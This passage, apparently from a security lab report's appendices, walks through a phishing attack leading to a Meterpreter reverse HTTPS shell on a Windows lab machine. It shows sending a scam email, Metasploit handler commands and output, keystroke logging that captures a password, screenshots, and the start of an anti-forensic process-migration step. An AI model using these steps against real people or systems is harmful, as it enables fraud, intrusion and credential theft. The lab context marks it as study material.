


Figure 42: Uploading file

Step 27: Compose a scam email.




Figure 43: Composing a scam email

## Step 28: Send it to the victim.




Figure 44: Email received by the victim

## Step 29: Victim opens the link and download the file




Figure 45: Victim opening the link




Figure 46: Victim downloads the file

Step 30: Victim Opens the file (Step 31 to Step 34 should be done before victim opens the file)



Figure 47: File being opened

## 6.4 Appendix 4: Listening for Connections

### Step 31: Open MSF console




Figure 48: Opening MSF console

## Step 32: Use exploit/multi/handler




Figure 49: Using exploit/multi/handler

Step 33: Set LHOST to 10.0.2.15, LPORT to 8080 and PAYLOAD to windows/meterpreter/reverse\_https

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  10.0.2.15        yes       The local listener hostname
  LPORT  8080             yes       The local listener port
  LURI   nil              no        The HTTP Path

Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The local listener hostname
  LPORT     8080             yes       The local listener port
  LURI      nil              no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.
```

Figure 50: Set LHOST to 10.0.2.15, LPORT to 8080 and PAYLOAD to windows/meterpreter/reverse\_https

Step 34: Type Exploit and wait for connection.

```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
```

Figure 51: Waiting for connection

Step 35: meterpreter shell should display after connections (After Step 30 is done)

```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
[*] https://10.0.2.15:8080 handling request from 10.0.2.5: (UUID: l2scu5lr) Without a database connected that payload UUID tracking will not work!
[*] https://10.0.2.15:8080 handling request from 10.0.2.5: (UUID: l2scu5lr) Staging x86 payload (176742 bytes) ...
[*] https://10.0.2.15:8080 handling request from 10.0.2.5: (UUID: l2scu5lr) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 3 opened (10.0.2.15:8080 -> 10.0.2.5:50341) at 2023-01-04 03:32:27 -0500

meterpreter >
```

Figure 52: meterpreter shell is displayed

## 6.5 Appendix 5: Post exploitations

Step 36: Use keyscan\_start to capture keystroke




Figure 53: Using keyscan\_start

Step 37: Victim typing username and password




Figure 54: Victim Typing username and password to log in



## Step 38: Use keyscan\_dump to display the keystrokes

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
face<CR>
hi this is test<Shift>Password<CR>
password

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```

Figure 55: Using keyscan\_dump

## Step 39: Victim using YouTube




Figure 56: Victim browsing YouTube

## Step 40: Use screenshot command

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Downloads/SLsLKHHv.jpeg
meterpreter > 
```




Figure 57: Using screenshot command

## Step 41: Navigate to the path shown earlier




Figure 58: Screenshot of victim's screen

## 6.6 Appendix 6: Anti-forensic

The figure given below, the PID of the current session is 6968. And in the victim's windows, backdoor application called rev\_https\_8080 is running on port 8080 with PID 6968.




Figure 59: PID of backdoor application

Step 1: Listing all PID running on victim's computer using ps command




Figure 60: : Listing all PID running on victim's computer

## Step 2: Select the desired PID




Figure 61: Selecting PID 3820

## Step 3: Use migrate command

